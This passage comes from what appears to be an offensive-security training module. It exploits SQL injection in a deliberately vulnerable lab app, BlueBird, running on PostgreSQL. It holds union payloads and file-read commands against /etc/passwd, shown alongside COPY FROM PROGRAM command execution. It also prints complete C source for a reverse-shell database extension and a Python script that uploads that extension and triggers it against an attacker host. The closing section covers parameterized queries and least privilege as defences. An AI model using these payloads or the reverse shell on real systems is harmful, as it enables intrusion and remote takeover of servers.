    model.addAttribute("user", user);
    model.addAttribute("posts", posts);
    UserDetailsImpl userDetails =
(UserDetailsImpl)SecurityContextHolder.getContext().getAuthentication().ge
tPrincipal();
    model.addAttribute("userDetails", userDetails);
    return "profile";
}
```

In this function, two queries are made:

1. The first selects the `username`, `name`, `description`, `email` and `id` values from `users` where `id` matches `{id}` in the path. These values are then used to initialize a `User` object.

2. The second query selects `posts` made by the `user` whose `email` matches the `email` of the `User` object we just created.

Even though the `email` we use in the second query came from the database as a result of the first query, this is still unsafe since it is concatenated into the query. If we can find a way to set the value of `email` for a known `id`, then we should be able to exploit a `second-order SQL injection`.

So let's do a little bit of `input tracing`, and find out where/if we can set the value of `email`. To update a value in SQL, you have to use the `UPDATE` keyword, so we can grep for this in the project:

```
grep -irnE 'UPDATE.*email'
com/bmdyy/bluebird/controller/ProfileController.java:70:                sql
= "UPDATE users SET name = ?, description = ?, email = ?";
com/bmdyy/bluebird/controller/ProfileController.java:85:
this.jdbcTemplate.update(sql, new Object[]{name, description, email,
passwordHash, userDetails.getId()});
com/bmdyy/bluebird/controller/ProfileController.java:87:
this.jdbcTemplate.update(sql, new Object[]{name, description, email,
userDetails.getId()});
```

The results show an `UPDATE` query which seems to include `email`. Taking a closer look, we find the line in `editProfilePOST()` which maps to `POST` requests to `/profile/edit`. This function lets us edit the user details of the user we are logged in as, including the `email`.

```
@PostMapping({"/profile/edit"})
public void editProfilePOST(@RequestParam String name, @RequestParam
String description, @RequestParam String email, @RequestParam(required =
false) String password, @RequestParam(required = false) String
repeatPassword, HttpServletResponse response) throws IOException {
<SNIP>
    sql = "UPDATE users SET name = ?, description = ?, email = ?";
<SNIP>
    sql = sql + " WHERE id = ?";
<SNIP>
    this.jdbcTemplate.update(sql, new Object[]{name, description, email,
userDetails.getId()});
<SNIP>
}
```


At this point we have confirmed that we can control the value of email, and that this in turn will be passed into the vulnerable SQL query (`second-order`). One important thing to note

is that in `editProfilePOST()` the `SQL` query to update the user's `email` is `parameterized`. There is no `SQL` injection vulnerability in this query.

Exploiting Second-Order SQL Injection

With the vulnerability identified, exploiting `second-order SQL injection` is no different than regular `SQL injection`, except that setting the payload and 'running' the payload are `two` seperate requests.

First things first, we need to log into `BlueBird` and head on over to `/profile/edit` so that we can set our user's `email`.



Since our `email/payload` will be used in `/profile/{id}`, we need to keep in mind the `SQL` query that we will be injecting into:

```
SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as posted_at_nice,
username, name, author_id FROM posts JOIN users ON posts.author_id =
users.id WHERE email = '" + user.getEmail() + "' ORDER BY posted_at DESC
```

Since a list of posts is returned, one option would be to use `union-based SQL injection` to easily exfiltrate data with a payload like:

```
' UNION SELECT 1,2,3,4,5--
```


We can enter this payload and click `Update Details` to 'set' the payload, and then load our users `Profile` page so that it will be triggered.

```
┌──(kali㉿kali)-[/var/log/postgresql]
└─$ tail postgresql-15-main.log
2023-03-08 23:24:36.453 CET [383216] LOG:  database system is shut down
2023-03-09 11:43:23.012 CET [143064] LOG:  starting PostgreSQL 15.2 (Debian 15.2-1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit
2023-03-09 11:43:23.012 CET [143064] LOG:  listening on IPv4 address "127.0.0.1", port 5432
2023-03-09 11:43:23.013 CET [143064] LOG:  listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
2023-03-09 11:43:23.019 CET [143067] LOG:  database system was shut down at 2023-03-08 23:24:36 CET
2023-03-09 11:43:23.026 CET [143064] LOG:  database system is ready to accept connections
2023-03-09 11:48:23.101 CET [143065] LOG:  checkpoint starting: time
2023-03-09 11:48:23.109 CET [143065] LOG:  checkpoint complete: wrote 3 buffers (0.0%); 0 WAL file(s) added, 0 removed, 0 recycled; write=0.003 s, sync=0.001 s, total=0.009 s; sync files=2,
 longest=0.001 s, average=0.001 s; distance=0 kB, estimate=0 kB
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird ERROR:  UNION types character varying and integer cannot be matched at character 181
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird STATEMENT:  SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as posted_at_nice, username, name, author_id FROM posts JOIN users ON p
osts.author_id = users.id WHERE email = '' UNION SELECT 1,2,3,4,5--' ORDER BY posted_at DESC
```

Unfortunately, this exact payload will result in a `SQL error`, but we can easily troubleshoot it. Taking another look at the error message in the log file we can see that `type character varying and integer cannot be matched`:

```
┌──(kali㉿kali)-[/var/log/postgresql]
└─$ tail postgresql-15-main.log
2023-03-08 23:24:36.453 CET [383216] LOG:  database system is shut down
2023-03-09 11:43:23.012 CET [143064] LOG:  starting PostgreSQL 15.2 (Debian 15.2-1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit
2023-03-09 11:43:23.012 CET [143064] LOG:  listening on IPv4 address "127.0.0.1", port 5432
2023-03-09 11:43:23.013 CET [143064] LOG:  listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
2023-03-09 11:43:23.019 CET [143067] LOG:  database system was shut down at 2023-03-08 23:24:36 CET
2023-03-09 11:43:23.026 CET [143064] LOG:  database system is ready to accept connections
2023-03-09 11:48:23.101 CET [143065] LOG:  checkpoint starting: time
2023-03-09 11:48:23.109 CET [143065] LOG:  checkpoint complete: wrote 3 buffers (0.0%); 0 WAL file(s) added, 0 removed, 0 recycled; write=0.003 s, sync=0.001 s, total=0.009 s; sync files=2,
 longest=0.001 s, average=0.001 s; distance=0 kB, estimate=0 kB
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird ERROR:  UNION types character varying and integer cannot be matched at character 181
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird STATEMENT:  SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as posted_at_nice, username, name, author_id FROM posts JOIN users ON p
osts.author_id = users.id WHERE email = '' UNION SELECT 1,2,3,4,5--' ORDER BY posted_at DESC
```

What this means is that some of the columns are supposed to be `VARCHAR` and we tried to union with 5 `INTEGER` values. There are multiple ways we can figure out which ones are supposed to be which, the easiest way being to look at the full query listed in the error message and deduce the types. The columns `text, posted_at_nice, username and name` are all likely to be `VARCHAR` whereas `author_id` is probably an `INTEGER`. We can test this theory by modifying our payload to `' UNION SELECT '1','2','3','4',5--` and trying again:



Reading and Writing Files

Introduction

Next, we will be looking at techniques we can use when exploiting `SQL injections` that specifically target `PostgreSQL` databases.

In this section, we'll take a look at two methods we can use for reading and writing files to and from the server, and then we'll cover an interactive example in `BlueBird` to practice.

Method 1: COPY

The first method for interacting with files on the server via a `PostgreSQL injection` is making use of the built in COPY command. The intended use of this command is to import/export tables, but we can use it to read pretty much anything. The file operations run on the system as the `postgres` user though, so keep in mind that it's only possible to read/write files according to the user's permissions.

Reading Files

To read a file from the filesystem, we can use the `COPY FROM` syntax to `copy` data from a file into a table in the database. To make things easy, we can create a temporary table with one text column, copy the contents of our target file into it and then drop it after selecting the contents like this:

```
bluebird=# CREATE TABLE tmp (t TEXT);
CREATE TABLE
bluebird=# COPY tmp FROM '/etc/passwd';
COPY 59
bluebird=# SELECT * FROM tmp LIMIT 5;
                          t
------------------------------------------------
 root:x:0:0:root:/root:/usr/bin/zsh
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 sync:x:4:65534:sync:/bin:/bin/sync
(5 rows)

bluebird=# DROP TABLE tmp;
DROP TABLE
```

One issue with using `COPY` to read files, is that it expects data to be seperated into columns. By default it treats `\t` as a column, so if you try to read a file like `/etc/hosts` you will run into this error:

```
bluebird=# COPY tmp FROM '/etc/hosts';
ERROR:  extra data after last expected column
CONTEXT:  COPY tmp, line 1: "127.0.0.1  localhost"
```

Unfortunately there is no perfect solution to getting around this, but what we can do is change the `delimiter` from `\t` to some character that is unlikely to appear in the data like this:

```
bluebird=# COPY tmp FROM '/etc/hosts' DELIMITER E'\x07';
COPY 7
bluebird=# SELECT * FROM tmp;
                              t
-------------------------------------------------------------
 127.0.0.1       localhost
 127.0.1.1       kali

 # The following lines are desirable for IPv6 capable hosts
 ::1     localhost ip6-localhost ip6-loopback
 ff02::1 ip6-allnodes
 ff02::2 ip6-allrouters
(7 rows)
```

Writing Files

Writing files using `COPY` works very similarly- instead of `COPY FROM` we will use `COPY TO` to copy data from a table into a file. It is a good idea to use a temporary table to avoid leaving traces behind.


```
bluebird=# CREATE TABLE tmp (t TEXT);
CREATE TABLE
bluebird=# INSERT INTO tmp VALUES ('To hack, or not to hack, that is the
question');
INSERT 0 1
bluebird=# COPY tmp TO '/tmp/proof.txt';
COPY 1
bluebird=# DROP TABLE tmp;
DROP TABLE
bluebird=# exit

cat /tmp/proof.txt
To hack, or not to hack, that is the question
```

Since all data is put into one column, there is no issue with delimiters when it comes to writing files.

Permissions

In order to use `COPY` to read/write files, the user must either have the pg_read_server_files / pg_write_server_files role respectively, or be a superuser.

Checking if a user is a superuser is quite straightforward and can be easily tested in blind injection scenarios:

```
bluebird=# SELECT current_setting('is_superuser');
 current_setting
-----------------
 on
(1 row)
```

Checking if a user has a specific role is not so simple. Locally we could run `\du`, but through an injection we would need something like:

```
bluebird=# SELECT r.rolname, ARRAY(SELECT b.rolname FROM
pg_catalog.pg_auth_members m JOIN pg_catalog.pg_roles b ON (m.roleid =
b.oid) WHERE m.member = r.oid) as memberof FROM pg_catalog.pg_roles r
WHERE r.rolname='fileuser';
 rolname  |        memberof
----------+------------------------
 fileuser | {pg_read_server_files}
(1 row)
```


Method 2: Large Objects

The second method for dealing with files is with large objects. This is a bit trickier than the `COPY` function, but at the same time it is a very powerful feature.

Reading Files

To read a file, we should first use `lo_import` to load the file into a new `large object`. This command should return the `object ID` of the large object which we will need to reference later on.

```
bluebird=# SELECT lo_import('/etc/passwd');
 lo_import
-----------
     16513
(1 row)
```

Once the file is imported we should get an `object ID`. The file will be stored in the `pg_largeobjects` table as a hexstring. If the size of the file is larger than `2kb`, the `large object` will be split up into `pages` each `2kb` large (`4096` characters when hex encoded). We can get the contents with `lo_get(<object id>)`:

```
bluebird=# SELECT lo_get(16513);
<SNIP>\x726f6f743a783a303a303a726f6f743a2...<SNIP>
```

Alternatively, you can select data directly from `pg_largeobject`, but this requires specifying the page numbers as well:

```
bluebird=# SELECT data FROM pg_largeobject WHERE loid=16513 AND pageno=0;
bluebird=# SELECT data FROM pg_largeobject WHERE loid=16513 AND pageno=1;
<SNIP>
```

Once we've obtained the hexstring, we can convert it back using `xxd` like this:

```
echo 726f6f743<SNIP> | xxd -r -p
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nolog
<SNIP>
```


Unfortunately, it's not possible to specify an `object ID` when creating the large object, so it does make things harder if you are doing this blindly. One thing you could do is select all `object IDs` from the `pg_largeobject` table and figure out which one is yours:

```
bluebird=# SELECT DISTINCT loid FROM pg_largeobject;
 loid
-------
 16515
(1 row)
```

Writing Files

Writing files using `large objects` is a very similar process. Essentially we will create a large object, insert hex-encoded data `2kb` at a time and then export the large object to a file on disk.

First we need to prepare the file we want to upload by splitting it up into `2kb` chunks:

```
split -b 2048 /etc/passwd
ls -l
total 8
-rw-r--r-- 1 kali kali 2048 Feb 25 06:52 xaa
-rw-r--r-- 1 kali kali 1328 Feb 25 06:52 xab
```

We'll convert each chunk (`xaa,xab,...`) into hex-strings like this:

```
xxd -ps -c 99999999999 xaa
726f6f743a783a303a303a726<SNIP>
```

Once that's ready, we can create a `large object` with a known `object ID` with `lo_create`, then insert the hex-encoded data one page at a time into `pg_largeobject`, export the `large object` by `object ID` to a specific path with `lo_export` and then finally delete the object from the database with `lo_unlink`.

```
bluebird=# SELECT lo_create(31337);
 lo_create
-----------
     31337
(1 row)

bluebird=# INSERT INTO pg_largeobject (loid, pageno, data) VALUES (31337,
0, DECODE('726f6f74<SNIP>6269','HEX'));
INSERT 0 1
bluebird=# INSERT INTO pg_largeobject (loid, pageno, data) VALUES (31337,
1, DECODE('6e2f626173<SNIP>96e0a','HEX'));
INSERT 0 1
bluebird=# SELECT lo_export(31337, '/tmp/passwd');
 lo_export
-----------
         1
(1 row)

bluebird=# SELECT lo_unlink(31337);
 lo_unlink
-----------
         1
(1 row)

bluebird=# exit

head /tmp/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Depending on user permissions, the `INSERT` queries may fail. In that case you could try using `lo_put` as it is described in the documentation:

```
bluebird=# SELECT lo_put(31337, 0, 'this is a test');
 lo_put
--------

(1 row)
```

Permissions

Any user can create or unlink large objects, but importing, exporting or updating the values require the user to either be a superuser, or to have explicit permissions granted. You may read more about this here.

Command Execution

Introduction

In this section we will take a look at two ways you can run commands via a `PostgreSQL injection`.

Method 1: COPY

The first method makes use of the built-in COPY command once again. As it turns out, aside from reading and writing files, `COPY` also lets us store data from a `program` in a table. What this means is that we can get `PostgreSQL` to run shell commands as the `postgres` user, store the results in a table, and read them out.

```
bluebird=# CREATE TABLE tmp(t TEXT);
CREATE TABLE
bluebird=# COPY tmp FROM PROGRAM 'id';
COPY 1
bluebird=# SELECT * FROM tmp;
                                t
```

```
--------------------------------------------------------------------------------
 uid=119(postgres) gid=124(postgres) groups=124(postgres),118(ssl-cert)
(1 row)

bluebird=# DROP TABLE tmp;
DROP TABLE
bluebird=# exit
```

Interestingly enough, this functionality is assigned a CVE (CVE-2019-9193), however the PostgreSQL team issued a statement that this is intended functionality and therefore not a security issue.

Permissions

In order to use `COPY` for remote code execution, the user must have the pg_execute_server_program role, or be a superuser.

Method 2: PostgreSQL Extensions

A second, slightly more complicated way of running commands in `PostgreSQL` is by creating a `PostgreSQL extension`. Extensions are libraries that can be loaded into `PostgreSQL` to add custom functionalities.

As an example, we will walk through compiling and using the following custom `C` extension for `PostgreSQL` that returns a `reverse shell` as the `postgres` user:

```
// Reverse Shell as a Postgres Extension
// William Moody (@bmdyy)
// 08.02.2023

// CREATE FUNCTION rev_shell(text, integer) RETURNS integer AS
'.../pg_rev_shell', 'rev_shell' LANGUAGE C STRICT;
// SELECT rev_shell('127.0.0.1', 443);
// DROP FUNCTION rev_shell;

// sudo apt install postgresql-server-dev-<version>
// gcc -I$(pg_config --includedir-server) -shared -fPIC -o pg_rev_shell.so
pg_rev_shell.c

#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <stdio.h>

#include "postgres.h"
#include "fmgr.h"
#include "utils/builtins.h"
```

```
PG_MODULE_MAGIC;

PG_FUNCTION_INFO_V1(rev_shell);

Datum
rev_shell(PG_FUNCTION_ARGS)
{
    // Get arguments
    char *LHOST = text_to_cstring(PG_GETARG_TEXT_PP(0));
    int32 LPORT = PG_GETARG_INT32(1);

    // Define necessary struct
    struct sockaddr_in serv_addr;
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(LPORT); // LPORT
    inet_pton(AF_INET, LHOST, &serv_addr.sin_addr); // LHOST

    // Connect to target
    int sock = socket(AF_INET, SOCK_STREAM, 0);
    int client_fd = connect(sock, (struct sockaddr*)&serv_addr,
sizeof(serv_addr));

    // Redirect STDOUT/IN/ERR to connection
    dup2(sock, 0);
    dup2(sock, 1);
    dup2(sock, 2);

    // Start interactive /bin/sh
    execve("/bin/sh", NULL, NULL);

    PG_RETURN_INT32(0);
}
```


Note: This specific exploit targets PostgreSQL running on `Linux`. The process for writing and compiling an exploit for `Windows` is very similar, it just requires different API calls and compiling to a DLL.

Near the beginning of the file, you may notice the line `PG_MODULE_MAGIC`. To avoid issues due to incompatibilities, `PostgreSQL` will only allow you to load extensions which were compiled for the correct (major) version. In this case, the version of `PostgreSQL` that we are targeting is `13.9`.

To compile this extension, we need to first install the `postgresql-server-dev` package for version `13`:

```
sudo apt install postgresql-server-dev-13
```

Once it is installed, we can use `gcc` to compile it to a shared library object like so:

```
gcc -I$(pg_config --includedir-server) -shared -fPIC -o pg_rev_shell.so
pg_rev_shell.c
```

The next step is to upload `pg_rev_shell.so` to the webserver. It doesn't matter how you do this (`COPY` or `Large Objects`), as long as you know the exact path it was uploaded to. Once it's been uploaded, we can run `CREATE FUNCTION` to load the `rev_shell` function from the library into the database and then call it to get a reverse shell.

```
bluebird=# CREATE FUNCTION rev_shell(text, integer) RETURNS integer AS
'/tmp/pg_rev_shell', 'rev_shell' LANGUAGE C STRICT;
CREATE FUNCTION
bluebird=# SELECT rev_shell('127.0.0.1', 443);
server closed the connection unexpectedly
        This probably means the server terminated abnormally
        before or while processing the request.
```


Note: Even though the file is `pg_rev_shell.so` , the extension is dropped in the `PostgreSQL command` .

When you run the second SQL command, it is expected for the database to hang since it's waiting for the function (reverse shell) to finish. If you check your listener, you should receive a reverse shell as `postgres` .

```
nc -nvlp 443
listening on [any] 443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45692
whoami
postgres
exit
```

After you're done running commands, make sure to clean up after yourself by dropping the function from the database, as well as any large objects you may have created (depending on how you uploaded the library):

```
bluebird=# DROP FUNCTION rev_shell;
DROP FUNCTION
bluebird=# SELECT lo_unlink(58017);
```

```
 lo_unlink
-----------
         1
(1 row)
```

Note: If you'd prefer, you can use the `testing VM` for compilation, where `gcc` and `postgresql-server-dev-13` are already installed.

Permissions

Not every user can create functions in PostgreSQL. To do so, a user must be either a `superuser`, or have the `CREATE` privilege granted on the `public` schema. Additionally, `C` must have been added as a `trusted` language, since it is untrusted by default for all (non-super) users.

For reference check out the PSQL Documentation and this answer on StackOverflow.

Automation / Writing an Exploit

In some cases it may make sense to write an exploit script to `automate` the steps for you. Uploading a shared library via large objects and then invoking a function call can require many requests and submitting those all manually can get quite tedious, so this is a good scenario to write a script to do it for you.

Here is a nearly completed script which automates (unauthenticated) command execution against BlueBird. Feel free to use it as a base for the exercise portion of this section.


```
#!/usr/bin/python3

import requests
import random
import string
from urllib.parse import quote_plus
import math

# Parameters for call to rev_shell
LHOST = "192.168.0.122"
LPORT = 443

# Generate a random string
def randomString(N):
    return ''.join(random.choices(string.ascii_letters + string.digits,
k=N))

# Inject a query
def sqli(q):
    # TODO: Use an SQL injection to run the query `q`
```

```
# Read the compiled extension
with open("pg_rev_shell.so","rb") as f:
    raw = f.read()

# Create a large object
loid = random.randint(50000,60000)
sqli(f"SELECT lo_create({loid});")
print(f"[*] Created large object with ID: {loid}")

# Upload pg_rev_shell.so to large object
for pageno in range(math.ceil(len(raw)/2048)):
    page = raw[pageno*2048:pageno*2048+2048]
    print(f"[*] Uploading Page: {pageno}, Length: {len(page)}")
    sqli(f"INSERT INTO pg_largeobject (loid, pageno, data) VALUES ({loid},
{pageno}, decode('{page.hex()}','hex'));")

# Write large object to file and run reverse shell
query  = f"SELECT lo_export({loid}, '/tmp/pg_rev_shell.so');"
query += f"SELECT lo_unlink({loid});"
query += "DROP FUNCTION IF EXISTS rev_shell;"
query += "CREATE FUNCTION rev_shell(text, integer) RETURNS integer AS
'/tmp/pg_rev_shell', 'rev_shell' LANGUAGE C STRICT;"
query += f"SELECT rev_shell('{LHOST}', {LPORT});"
print(f"[*] Writing pg_rev_shell.so to disk and triggering reverse shell
(LHOST: {LHOST}, LPORT: {LPORT})")
sqli(query)
```


Preventing SQL Injection Vulnerabilities

Introduction

Throughout this module we identified many `SQL injection` vulnerabilities in `BlueBird` which is great for us as attackers, but means work for us as defenders. Let's take a look at what we can do to fix these vulnerabilities and prevent new ones in the future.

Parameterized Queries

The best way to prevent `SQL injection` is to use `parameterized queries`. This requires developers to write the SQL query with placeholders for variables that are later passed as arguments to the database so that it can easily distinguish between the code and avoid injection vulnerabilities.

The exact syntax for parameterized queries depends on the `database`, `programming language` and `library` you use. In the case of `BlueBird`, we are using `JdbcTemplate`

with `PostgreSQL`. Let's take the `SQL injection` vulnerability in `/find-user` as an example. This is what the vulnerable code looks like as is:


```
// IndexController.java (Lines 50-76)

@GetMapping("/find-user")
public String findUser(@RequestParam String u, Model model,
HttpServletResponse response) throws IOException {
<SNIP>
        String sql = "SELECT * FROM users WHERE username LIKE '%" + u +
"%'";
        List<User> users = jdbcTemplate.query(sql, new
BeanPropertyRowMapper(User.class));
<SNIP>
}
```

And this is what the same code would like like when using parameterized queries:

```
// IndexController.java (Lines 50-76)

@GetMapping("/find-user")
public String findUser(@RequestParam String u, Model model,
HttpServletResponse response) throws IOException {
<SNIP>
        String sql = "SELECT * FROM users WHERE username LIKE CONCAT('%',
?, '%')";
        List<User> users = jdbcTemplate.query(sql, new Object[]{u}, new
BeanPropertyRowMapper(User.class));
<SNIP>
}
```

Rather than using `u` when defining `sql`, we put a `?` in the query as a placeholder and then pass `new Object[] {u}` as an argument to `jdbcTemplate.query`.

So now, we could try and run our PoC payload against the 'vulnerable' function once again (`'/**/and/**/1=1--`) and we should see that no results appear, indicating the vulnerability was fixed:



Principle of Least Privilege

In addition to using `parameterized queries`, we should make sure that the user connecting to the database doesn't have more permissions than needed (Principal of Least Privilege). In `BlueBird`, all database connections are done as a super user which is completely unecessary.

Large Objects

Since `PostgreSQL 9.0`, writing and reading large objects requires explicit permission. If we need to use `large objects`, then `SELECT/UPDATE` privileges should be granted accordingly as described in the documentation.

COPY

According to the documentation, the `COPY` command can only be used by superusers or users with explicit permissions (`pg_read_server_files`, `pg_write_server_files`, `pg_execute_server_program`). If there is no reason for the database user to by reading/writing files, then there is no reason to grant these permissions and allow for additional attack vectors.

Extensions

Creating extensions requires `CREATE` access to the given database. If your database user only needs to `SELECT/INSERT/UPDATE` data, then you can easily drop `CREATE` access to prevent any attacks via loading extensions.

Challenge

